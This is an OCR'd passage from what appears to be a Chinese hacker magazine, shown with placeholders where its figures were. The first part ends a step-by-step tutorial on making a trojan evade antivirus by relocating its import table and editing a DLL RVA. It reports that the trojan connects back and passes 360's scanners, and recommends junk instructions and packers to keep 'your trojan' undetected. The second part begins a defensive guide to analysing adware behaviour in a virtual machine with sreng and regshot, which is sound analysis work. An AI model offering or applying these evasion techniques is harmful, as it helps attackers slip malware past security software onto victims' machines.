


图5




图6

点击目录，在点击输入表后面第一个键，我们就进入了输入表（如图7）。




图7

我们找到输入表的最下面，看到了有一个地方的dll为空白（如图8）。




图8

我们就修改这里的dll的RVA，右键点击dll为空白的地方，再点击编辑，输入我们刚刚记录下来的RVA，再点确定就出现了dll（如图9）。




图9




图10

保存完毕，测试一下，成功上线（如图10）。

我们再看一下是否过360，360杀毒、360安全卫士都过了（如图11、12）。




图11




图12

顺便提醒大家一下要想做一个免杀木马，光是移输入表是不够的，还要运用其它的一些免杀技术，如：加花指令、加壳等等，才能保证你的木马长久不被杀软所杀。今天的内容到此为止了，下期见~~拜！

（文章中所涉及到的软件已收录在光盘中）

病毒分析你也行

冰峰




图1

这天本来想下载个软件，没想到点错了，下载了一个114网站导航（如图1）。

下完后双击打开，就出现了一个IE的快捷方式，打开后是114网址导航，这个猥琐的流氓。用金山卫士就可以解决，但不是所有的问题杀毒软件都可以解决。想要完美的杀掉病毒，我们自己还是要有独立分析病毒行为特征的能力，从而做到知己知彼，百战不殆。于是就有了这篇文章，希望看完这篇文章每个人都可以一步步分析病毒行为特征。

一、工具

想要事倍功半，就得有趁手的武器，regshot、filemon、ssm、ollydbg、sreng，是很好的选择。由于都是比较常用的工具，这里就不提供了。




图2

二、分析过程

1.sreng分析

在虚拟机里，用sreng获取病毒执行前的诊断报告（如图2）。之后运行病毒文件，在用sreng获取系统诊断报告，比较后就可以找到病毒文件的位置和名称。




图3

2.注册表快照比较

在干净的虚拟机里运行regshot（如图3），点击快照一生成快照，运行病毒后点击快照二，在点击比较，（如图4），就可以获取病毒运行前后注册表的变化。

